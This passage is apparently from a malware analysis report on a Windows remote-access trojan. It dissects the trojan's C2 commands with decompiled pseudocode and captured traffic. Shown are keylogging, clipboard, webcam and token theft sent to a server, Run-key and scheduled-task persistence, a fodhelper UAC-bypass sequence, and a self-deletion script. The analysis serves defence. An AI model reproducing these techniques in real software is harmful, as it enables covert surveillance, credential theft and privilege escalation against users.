{"name":"svchost.exe","pid":780}, {"name":"svchost.exe","pid":836}, {"name":"svchost.exe","pid":864}, {"name":"svchost.exe","pid":892}, {"name":"svchost.exe","pid":628}, {"name":"spoolsv.exe","pid":1108}, {"name":"svchost.exe","pid":1156}, {"name":"svchost.exe","pid":1308}, {"name":"winAuthService.exe","pid":1408}, {"name":"wintools64.exe","pid":1476}, {"name":"dllhost.exe","pid":1956}, {"name":"msdtc.exe","pid":932}, {"name":"WmiPrvSE.exe","pid":1856}, {"name":"spsvc.exe","pid":2812}, {"name":"svchost.exe","pid":2912}, {"name":"svchost.exe","pid":2980}, {"name":"SearchIndexer.exe","pid":1940}, {"name":"taskhost.exe","pid":1744}, {"name":"rundll32.exe","pid":2408}, {"name":"dwm.exe","pid":1892}, {"name":"explorer.exe","pid":2820}, {"name":"wintoolservice.exe","pid":2016}, {"name":"wintools64.exe","pid":2264}, {"name":"jusched.exe","pid":2800}, {"name":"jucheck.exe","pid":2128}, {"name":"ProcessHacker.exe","pid":640}, {"name":"ida64.exe","pid":2404}, {"name":"x64dbg.exe","pid":2064}, {"name":"Wireshark.exe","pid":2524}, {"name":"3client.exe","pid":2424}, {"name":"3client.exe","pid":2628}, {"name":"dumpcap.exe","pid":2156}, {"name":"conhost.exe","pid":1180}]]HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date:
OK
```

Figure 17- Sending System Information to the Server

The collected system information is prepared for transmission to the **C2** server. First, the transmission path is specified using the **/upload-sysinfo** endpoint. The **Src** data and buffer are then prepared for transmission.

```
198 v7 = (const void **)*v3;
199 if ( v5 == (const void *)10 && !memcmp(v7, "SCREENSHOT", 0xAui64) )
200 {
201     sub_13F646610(v2);
202 LABEL_56:

GET /notify?event=heartbeat&user=&public_ip= HTTP/1.1
User-Agent: SecurityNotifier
Host: 15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Content-type: text/plain

SCREENSHOT
```

Figure 18- Screenshot Request

The malware responds to the **SCREENSHOT** request sent by the server by capturing and transmitting a screenshot of the system.




Figure 19- Screenshot Sent to the Server

The malware first retrieves the screen dimensions using **GetSystemMetrics**. It then obtains the screen's HDC using **GetDC**. A compatible bitmap is created using **CreateCompatibleDC** and **CreateCompatibleBitmap**. Finally, **BitBlt** is used to copy the screen contents into the bitmap.




Figure 20- Webcam Request

When a **WEBCAM** request is received from the server, the malware accesses and monitors the system's webcam.

```

437 hwndParent = GetDesktopWindow();
438 CaptureWindowA = capCreateCaptureWindowA("wc", 0x40000000u, 0, 0, 320, 240, hwndParent, 0);
439 v4 = CaptureWindowA;
440 if ( CaptureWindowA )
441 {
442     if ( !SendMessageW(CaptureWindowA, 0x40Au, 0i64, 0i64) )
443     {
444         LODWORD(CaptureWindowA) = DestroyWindow(v4);
445         return (int)CaptureWindowA;
446     }
447     SendMessageW(v4, 0x43Du, 0i64, 0i64);
448     Sleep(0xC8u);
449     GetTempPathA(0x104u, Buffer);
450     Src = 0i64;
451     v20 = 0i64;
452     v5 = -1i64;
453     do
454     {
455         ++v5;
456         while ( !Buffer[v5] );
457         sub_13F8E1A00(&Src, Buffer);
458     }
459 }

```

Figure 21- Webcam Function

Webcam function The **Webcam** function is designed to capture video from the system's webcam in a Windows environment, save it to the **TEMP** directory, then read the file into memory and transmit it to the server. During the process, **GetDesktopWindow** is used to obtain the desktop window handle, while **capCreateCaptureWindowA** creates a capture window. Subsequently, **SendMessageW** calls are used to connect to the camera driver and trigger the image capture process. A short delay is introduced using **Sleep**. The **GetTempPathA** function is then called to retrieve the system's temporary directory, where an image file is created and written to disk using **SendMessageW**. The file is subsequently read into memory, and the resulting data is transmitted to the remote server through the **/upload-webcam** endpoint.

```

443 v53 = v5[2];
444 if ( v53 == (const void **)9 && !memcmp(v51, "KEYLOG_ON", 9ui64) )
445 {
446     if ( byte_13F903EB8 )
447     goto LABEL_56;
448     byte_13F903EB8 = 1;
449     v54 = (HKEY)operator new(8ui64);
450     *(&DWORD *)v54 = sub_13F8E6370;
451     hkey[0] = v54;
452     ppv[0] = (LPVOID)beginthreadex(0i64, 0, sub_13F8E6CC0, v54, 0, (unsigned int *)&ppv[1]);
453     if ( ppv[0] )
454     {
455         if ( LODWORD(ppv[1]) )
456         {
457             *(&DWORD *)Command = *(&DWORD *)ppv;
458             if ( !Thrd_detach((Thrd_t *)Command) )
459             {
460                 *(&DWORD *)ppv = 0i64;
461                 goto LABEL_56;
462             }
463         }
464         std::Throw_Cpp_error(1);
465     }
466     LODWORD(ppv[1]) = 0;
467     std::Throw_Cpp_error(6);
468 }

```

Figure 22- Keylogger Request

The **KEYLOG_ON** function is responsible for enabling the keylogger when the **KEYLOG_ON** command is received. If the **keylogger** is not already running, it sets a flag and starts a new **thread** using the **beginthreadex** API to execute the keylogger function. The thread is then detached using **Thrd_detach**, allowing it to run independently in the background. This enables the **keylogger** to continuously capture keystrokes while the main program continues executing. Even if the same command is received again, the keylogger is not restarted because of the flag check.

```

POST /upload-keylog?us= HTTP/1.1
User-Agent: SecurityNotifier
Host: :15144
Content-Length: 8
Cache-Control: no-cache

LLOHELLO

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date:

OK

```

```

v55 = v3;
if ( v53 == (const void **)10 && !memcmp(v55, "KEYLOG_OFF", 0xAui64) )
    byte_13F903EB8 = 0;
    goto LABEL_56;
}
v56 = v3;
v57 = (unsigned __int64)v3[3];

```

Figure 23- Sending Keyboard Inputs

During the subsequent stage, the malware transmits keyboard input data to the server. The **KEYLOG_OFF** function, which appears later in the execution flow, stops the **keylogger** by resetting the associated flag rather than directly terminating the thread.

```

720 v106 = v3;
721 v106 = (HKEY)v3[2];
722 if ( v106 == (HKEY)12 && !memcmp(v104, "CLIPBOARD_ON", 0xCui64) )
723 {
724     if ( byte_13F0F3EBA )
725         goto LABEL_56;
726     byte_13F0F3EBA = 1;
727     v106 = (HKEY)operator new(0x28ui64);
728     hKey[0] = v106;
729     sub_13F0D15D0(v106, v2);
730     *((_QWORD *)v106 + 4) = sub_13F0D68E0;
731     hKey[0] = v106;
732     Command[0] = (char *)beginthreadex(0i64, 0, sub_13F0E5770, v106, 0, (unsigned int *)&Command[1]);
733     if ( Command[0] )
734     {
735         if ( LODWORD(Command[1]) )
736         {
737             *(_QWORD *)hKey = *(_QWORD *)Command;
738             if ( !Thrd_detach((_Thrd_t *)hKey) )
739             {
740                 *(_QWORD *)Command = 0i64;
741                 goto LABEL_56;
742             }
743         }
744     }

```

```

GET /notify?event=heartbeat&user=&public_ip= HTTP/1.1
User-Agent: SecurityNotifier
Host: :15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date:
Content-type: text/plain

CLIPBOARD_ON

```

Figure 24- Clipboard Request

The **CLIPBOARD_ON** function is a mechanism used to start the malware's **clipboard** monitoring capability. The incoming **CLIPBOARD_ON** command is checked, and if this feature has not been enabled previously, a flag is set to ensure that it is executed only once. The required memory is then allocated using **operator new**, and the relevant function addresses are assigned. Subsequently, a new **thread** is created using the **beginthreadex** API to execute the function responsible for monitoring **clipboard** data. Once the **thread** is successfully started, it is detached using **Thrd_detach**, allowing it to run independently in the background.

Wireshark - TCP Akışı izle (tcp.stream eq 4) - Yerel Ağ Bağlantısı

```

POST /upload-clipboard user=[REDACTED] HTTP/1.1
User-Agent: SecurityNotifier
Host: [REDACTED]:15144
Content-Length: 44
Cache-Control: no-cache

isa heykeli-helikopter taklac. g.vercin edit
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date: [REDACTED]
OK

```

```

51 v107 = *v3;
52 if ( v106 == (HKEY)13 && !memcmp(v107, "CLIPBOARD_OFF", 0xDui64) )
53 {
54     byte_13F0F5EBA = 0;
55     goto LABEL_56;
56 }

```

Figure 25- Clipboard Off Request

The **CLIPBOARD_OFF** function is used to disable the previously started **clipboard** monitoring capability. When the **CLIPBOARD_OFF** command is received, the associated flag is reset, causing the background thread to stop collecting new data.

Wireshark - TCP Akışı izle (tcp.stream eq 1) - Yerel Ağ Bağlantısı

```

GET /notify?event=heartbeat&user=[REDACTED]&public_ip=[REDACTED] HTTP/1.1
User-Agent: SecurityNotifier
Host: [REDACTED]:15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date: [REDACTED]
Content-type: text/plain

TOKEN_GRAB

```

```

762 if ( v110 == (HKEY)10 && !memcmp(v110, "TOKEN_GRAB", 0xAui64) )
763 {
764     v110 = (HKEY)operator new(0x28ui64);
765     hKey[0] = v110;
766     sub_13F0D15D0(v110, v2);
767     *(_QWORD *)v110 + 4 = sub_13F0D8F10;
768     hKey[0] = v110;
769     Command[0] = (char *)beginthreadex(0i64, 0, sub_13F0E5770, v110, 0, (unsigned int *)&Command[1]);
770     if ( Command[0] )
771     {
772         if ( LODWORD(Command[1]) )
773         {
774             *(_QWORD *)hKey = *(_QWORD *)Command;
775             if ( !Thrd_detach((__Thrd_t *)hKey) )
776             {
777                 *(_QWORD *)Command = 0i64;
778                 goto LABEL_56;
779             }
780         }
781         std::Throw_Cpp_error(1);

```

Figure 26- TokenGrab Request

The **TOKEN_GRAB** function is a component executed by the malware to collect authentication data or application **tokens** from the system. Upon receiving the **TOKEN_GRAB** command, memory is allocated for the required structure using **operator new**, and the corresponding function address is assigned. A new **thread** is then created using the **beginthreadex** API to perform this operation. Once the **thread** is successfully created, it is detached using **Thrd_detach**, allowing it to run independently in the background.

```

238 if ( v10 == (const void ****)10 && !memcmp(v1, "STARTUP_ON", 0xAui64) )
239 {
240     LOBYTE(v11) = 1;
241     sub_13F0D4F70(v11);
242     sub_13F0D48D0(v170, 16i64);
243     goto LABEL_56;
}
LSTATUS result; // eax
__int64 v3; // rax
HKEY hkey; // [rsp+30h] [rbp-138h] BYREF
CHAR Filename[272]; // [rsp+40h] [rbp-128h] BYREF

result = RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 2u, &hkey);
if ( !result )
{
    if ( a1 )
    {
        GetModuleFileNameA(0i64, Filename, 0x104u);
        v3 = -1i64;
        do
        {
            ++v3;
        } while ( Filename[v3] );
        RegSetValueExA(hkey, "SecurityService", 0, 1u, (const BYTE *)Filename, v3 + 1);
    }
    else
    {
        RegDeleteValueA(hkey, "SecurityService");
    }
    return RegCloseKey(hkey);
}
return result;

```

Figure 27- Startup Request

The **STARTUP** function manages persistence through the Windows **Registry**. It opens the "**Windows\\CurrentVersion\\Run**" registry key using **RegOpenKeyExA**. If the **a1** value is **1**, the malware retrieves its file path using **GetModuleFileNameA** and adds it as an **autorun** entry under the name "**SecurityService**" using **RegSetValueExA**. If the **a1** value is **0**, the entry is deleted using **RegDeleteValueA**.

```

246 if ( v9 > 0xF )
247     v12 = *v3;
248 if ( v10 == (const void ****)11 && !memcmp(v12, "STARTUP_OFF", 0xBui64) )
249 {
250     if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 2u, hKey ) )
251     {
252         RegDeleteValueA(hKey[0], "SecurityService");
253         RegCloseKey(hKey[0]);
254     }
255     if ( v172 < 0x14 )
256     {

```

Ad	Tür	Veri
(Varsayılan)	REG_SZ	(değer atanmamış)
SecurityService	REG_SZ	C:\Users\\Desktop\3client.exe

Figure 28- Removing the SecurityService Entry

The **STARTUP_OFF** command removes the malware's persistence mechanism. It opens the **Software\\Microsoft\\Windows\\CurrentVersion\\Run** key using **RegOpenKeyExA**, then deletes the **SecurityService** entry using **RegDeleteValueA**. Finally, it displays the "**Removed from Startup**" message to the user.

```

301 v17 = v3[2];
302 if ( v17 == (const void *****) ) && !memcmp(v15, "TASK_ON", 7ui64) )
303 {
304     GetModuleFileNameA(0i64, Filename, 0x104u);
305     *(_OWORD *)Srca = 0i64;
306     v191 = 0i64;
307     v192 = 0i64;
308     v18 = -1i64;
309     v19 = -1i64;
310     do
311     ++v19;
312     while ( Filename[v19] );
313     sub_13F7C1A00(Srca, Filename, v19);
314     v20 = v191;
315     if ( v192 = v191 < 0x37 )
316     {
317         v23 = (void **)sub_13F7C6D10(Srca, "schtasks /create /f /sc onlogon /tn \"SystemCheck\" /tr \"\", 0x37ui64);
318     }
319     else
320     {

```

```

GET /notify?event=heartbeat&user= &publ
User-Agent: SecurityNotifier
Host: :15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date:
Content-type: text/plain

TASK_ON

```

Figure 29- Task Creation

The **TASK_ON** command establishes persistence through the Windows Task Scheduler. The path of the malware executable is retrieved using **GetModuleFileNameA** and combined with the **schtasks /create** command to create a task named **SystemCheck** with an **onlogon** trigger. The resulting command is executed using the **system** API. If the command executes successfully, "**Task Created**" is returned; otherwise, "**Task Error**" is returned.

schtasks /create /f /sc onlogon /tn "SystemCheck" /tr \

Table 2- Task Creation

```

115 if ( v41 == (const void *****)9 && !memcmp(v39, "FOLDER_ON", 9ui64) )
116 {
117     if ( SHGetFolderPath(0i64, 7, 0i64, 0, Filename) < 0 )
118         goto LABEL_56;
119     GetModuleFileNameA(0i64, ExistingFileName, 0x104u);
120     *(_OWORD *)hKey = 0i64;
121     v197 = 0i64;
122     v42 = -1i64;
123     v43 = -1i64;
124     do
125     ++v43;
126     while ( Filename[v43] );
127     sub_13F931A00(hKey, Filename, v43);
128     v44 = sub_13F931B10(hKey);
129     *(_OWORD *)Command = 0i64;
130     v199 = 0ui64;
131     *(_OWORD *)Command = *(_OWORD *)v44;
132     v199 = *(_OWORD *)v44 + 16;
133     *(_OWORD *)v44 + 16 = 0i64;
134     *(_OWORD *)v44 + 24 = 15i64;
135     *(_BYTE *)v44 = 0;
136     sub_13F931700(hKey);
137     v45 = (const CHAR *)Command;
138     if ( *((_OWORD *)&v199 + 1) > 0xFui64 )
139         v45 = Command[0];
140     v46 = CopyFileA(ExistingFileName, v45, 0);
141     v48 = "Copy Error";
142     if ( v46 )
143         v48 = "Copied to Folder";
144     do

```

```

GET /notify?event=heartbeat&user=
User-Agent: SecurityNotifier
Host: :15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date:
Content-type: text/plain

FOLDER_ON

```

Figure 30- File Copy Function

The **FOLDER_ON** command establishes persistence by copying the malware into the user's directory. The target folder path is obtained using **SHGetFolderPathA**, the path of the current malware executable is retrieved using **GetModuleFileNameA**, and **CopyFileA** is then used to copy the file into the target directory.




Figure 31- Moving the Malicious File to the Startup Directory

Following the **FOLDER_ON** command, the malware is copied to the **Startup** directory as **SecurityService.exe**.




Figure 32- Rotate_On Command

The **ROTATE_ON** command changes the screen orientation. When the command is received, the corresponding function is invoked, and the current display settings are retrieved using **EnumDisplaySettingsA**.

The **dmDisplayOrientation** value is then modified through the **DEVMODE** structure, and the **ChangeDisplaySettingsExA** API is used to apply the updated display settings, rotating the screen **180 degrees**.

```

677 v102 = *v3;
678 if ( v102 == (const void *)10 && !memcmp(v102, "ROTATE_OFF", 0xAui64) )
679 {
680     sub_13F943B20(0i64);
681     goto LABEL_56;
682 }

```

```

Pseudocode-A
1 LONG __fastcall sub_13F943B20(unsigned __int8 a1)
2 {
3     int v1; // ebx
4     DEVMODEA DevMode; // [rsp+30h] [rbp-B8h] BYREF
5
6     v1 = a1;
7     memset(&DevMode, 0, sizeof(DevMode));
8     DevMode.dmSize = 156;
9     EnumDisplaySettingsA(0i64, 0xFFFFFFFF, &DevMode);
10    DevMode.dmFields = 128;
11    DevMode.dmDisplayOrientation = 2 * v1;
12    ChangeDisplaySettingsExA(0i64, &DevMode, 0i64, 4u, 0i64);
13    return ChangeDisplaySettingsExA(0i64, &DevMode, 0i64, 4u, 0i64);
14 }

```

Figure 33- Disabling Screen Rotation

The **ROTATE_OFF** function changes and applies the Windows screen orientation to either **0° (normal)** or **180° (inverted)**, depending on the specified parameter.

```

687 v105 = v3[2];
688 if ( v105 == (const void *)10 && !memcmp(v103, "MOUSE_SWAP", 0xAui64) )
689 {
690     SwapMouseButton(1);
691     goto LABEL_56;
692 }
693 v106 = v3;
694 if ( v104 > 0xF )
695     v106 = *v3;
696 if ( v105 == (const void *)13 && !memcmp(v106, "MOUSE_RESTORE", 0xDui64) )
697 {
698     SwapMouseButton(0);

```

```

GET /notify?event=heartbeat&user=██████████public_ip=██████████ HTTP/1.1
User-Agent: SecurityNotifier
Host: ██████████:15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date: ██████████
Content-type: text/plain

MOUSE_SWAP

```

Figure 34- MOUSE_SWAP Function

If the received data is **MOUSE_SWAP**, the malware calls **SwapMouseButton(1)** to swap the **left and right mouse buttons**.

```

9  GetModuleFileNameA(0i64, Filename, 0x104u);
10 if ( RegCreateKeyExA(
11     HKEY_CURRENT_USER,
12     "Software\\Classes\\ms-settings\\Shell\\Open\\command",
13     0,
14     0i64,
15     0,
16     2u,
17     0i64,
18     &hKey,
19     0i64) )
20 {
21     v4 = 0i64;
22     v5 = 0i64;
23     sub_13F931A00(&v4, "Action: [UAC_BYPASS] -> Failed (RegCreate Error)", 0x30ui64);
24     sub_13F932140(a1);
25 }
26 else
27 {
28     v2 = -1i64;
29     do
30     {
31         ++v2;
32         while ( Filename[v2] );
33         RegSetValueExA(hKey, 0i64, 0, 1u, (const BYTE *)Filename, v2 + 1);
34         RegSetValueExA(hKey, "DelegateExecute", 0, 1u, &Data, 1u);
35         RegCloseKey(hKey);
36         ShellExecuteA(0i64, "open", "C:\\Windows\\System32\\fodhelper.exe", 0i64, 0i64, 0);
37         Sleep(0xBB8u);
38         RegDeleteTreeA(HKEY_CURRENT_USER, "Software\\Classes\\ms-settings");
39         v4 = 0i64;
40         v5 = 0i64;
41     } while (v2 < 0);
42     v130 = (unsigned __int64)v3[2];
43     if ( v130 == 10 && !memcmp(v128, "UAC_BYPASS", 0xAui64) )
44     {
45         sub_13F935640(v2);
46         goto LABEL_56;
47     }
48 }

```

Figure 35- UAC Bypass

When the **UAC_BYPASS** command is received, the malware retrieves the path of the executed file. It creates the **HKCU\\Software\\Classes\\ms-settings\\Shell\\Open\\command** registry key and sets its default value to the path of its own executable. By configuring the **DelegateExecute** value, it ensures that this command is triggered when **fodhelper.exe** is executed.

```

20 sub_13F9315C0(v10);
21 if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 2u, &hKey) )
22 {
23     RegDeleteValueA(hKey, "SecurityService");
24     RegCloseKey(hKey);
25 }
26 system("schtasks /delete /f /tn \\\"SystemCheck\\\" >nul 2>&1");
27 if ( SHGetFolderPathA(0i64, 7, 0i64, 0, pszPath) >= 0 )
28 {
29     v2 = sub_13F9319C0(v8, pszPath);
30     sub_13F931810(v10, v2, "\\SecurityService.exe");
31     sub_13F9315C0(v8);
32     v3 = (const CHAR *)sub_13F931880(v10);
33     DeleteFileA(v3);
34     sub_13F9315C0(v10);
35 }
36 GetTempPathA(0x104u, Buffer);
37 v4 = sub_13F9319C0(v8, Buffer);
38 sub_13F931810(v11, v4, "cleanup.bat");
39 sub_13F9315C0(v8);
40 GetModuleFileNameA(0i64, Filename, 0x104u);
41 sub_13F932FB0(v12);
42 sub_13F933680(v12, v11, 2i64);
43 sub_13F9335820(v12, "@echo off\\n");
44 sub_13F9335820(v12, "ping 127.0.0.1 -n 3 >nul\\n");
45 v5 = sub_13F9335820(v12, "del /f /q \\\"");
46 v6 = sub_13F9335820(v5, Filename);
47 sub_13F9335820(v6, "\\\"\\n");
48 sub_13F9335820(v12, "del /f /q \\\"%~f0\\\"\\n");
49 sub_13F933640(v12);
50 v127 = *v3;
51 if ( v126 == (HKEY)13 && !memcmp(v127, "SELF_DESTRUCT", 0xDui64) )
52     sub_13F935410(v2);
53 v128 = v3;
54 v129 = (unsigned __int64)v3[3];
55 if ( v129 > 0xF )

```

Figure 36- Self Destruct Function

The **SELF_DESTRUCT** function is a self-deletion routine that first sends a **log** message. It removes persistence by deleting the **SecurityService** value from the Registry's **Run** key. It then removes the **SystemCheck** scheduled task and deletes its own executable, **SecurityService.exe**, which was previously copied to the system directory.

```

705 v108 = &v106[v107];
706 v109 = sub_140006170(v106, &v106[v107], "AUDIO_RECORD:" 13i64);
707 if ( (char *)v109 != v108 && (char *)v109 == v106 )
708 {
709     *(_OWORD *)String = 0i64;
710     v193 = 0i64;
711     v194 = 0i64;
712     v110 = (unsigned __int64)v3[2];
713     if ( v110 < 0xD )
714         sub_13FFF4D40();
715     v111 = v110 - 13;
716     v112 = -1i64;
717     if ( v111 != -1i64 )
718         v112 = v111;
719     v113 = (char *)v3;
720     if ( (unsigned __int64)v3[3] > 0xF )
721         v113 = (char *)v3;
722     sub_13FFF1A00(String, v113 + 13, v112);
723     v114 = errno();
724     v115 = v114;
725     v116 = (const char *)String;
726     if ( v194 > 0xF )

```

```

GET /notify?event=heartbeat&user=██████████&
User-Agent: SecurityNotifier
Host: ██████████:15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date: ██████████
Content-type: text/plain

AUDIO_RECORD:10

```

Figure 37- AUDIO_RECORD Command

The **AUDIO_RECORD** function retrieves the **TEMP** directory path using **GetTempPathA**. It uses the **mciSendStringA** API with the open new type **waveaudio**, **record recsound**, and **stop recsound** commands to record audio for a specified duration.

```

806 v116 = &v115[v114];
807 v117 = sub_13FFB6170(v115, v116, "PLAY_SOUND:", 11i64);
808 if ( (char *)v117 != v116 && (char *)v117 == v115 )
809 {
810     *(_OWORD *)Command = 0i64;
811     v169 = 0ui64;
812     if ( (unsigned __int64)v3[2] < 0xB )
813         sub_13FFA4D40();
814     v118 = (char *)v3;
815     if ( (unsigned __int64)v3[3] > 0xF )
816         v118 = (char *)v3;
817     sub_13FFA1A00(Command, v118 + 11);
818     sub_13FFB3C00(Command);
819     sub_13FFA1700(Command);
820     goto LABEL_56;
821 }
822 }

```

```

19 GetTempPathA(0x104u, Buffer);
20 memset(Src, 0, sizeof(Src));
21 v2 = -1i64;
22 do
23     ++v2;
24 while ( Buffer[v2] );
25 sub_13FFA1A00(Src, Buffer, v2);
26 v3 = sub_13FFA1B10(Src);
27 *(_OWORD *)pszSound = 0i64;
28 v13 = 0i64;
29 *(_OWORD *)pszSound = *(_OWORD *)v3;
30 v13 = *(_OWORD *)v3 + 16;
31 *(_OWORD *)v3 + 16 = 0i64;
32 *(_OWORD *)v3 + 24 = 15i64;
33 *(_BYTE *)v3 = 0;
34 sub_13FFA1700(Src);
35 v4 = InternetOpenA("SecurityNotifier", 1u, 0i64, 0i64, 0);
36 v5 = v4;
37 if ( v4 )
38 {
39     if ( *((_OWORD *)a1 + 3) > 0xFui64 )
40         a1 = *(const CHAR **)a1;
41         v6 = InternetOpenUrlA(v4, a1, 0i64, 0, 0x80000000, 0i64);
42         if ( v6 )
43         {
44             memset(v15, 0, 0x108ui64);
45             v7 = pszSound;

```

Figure 38- PLAY_SOUND Command

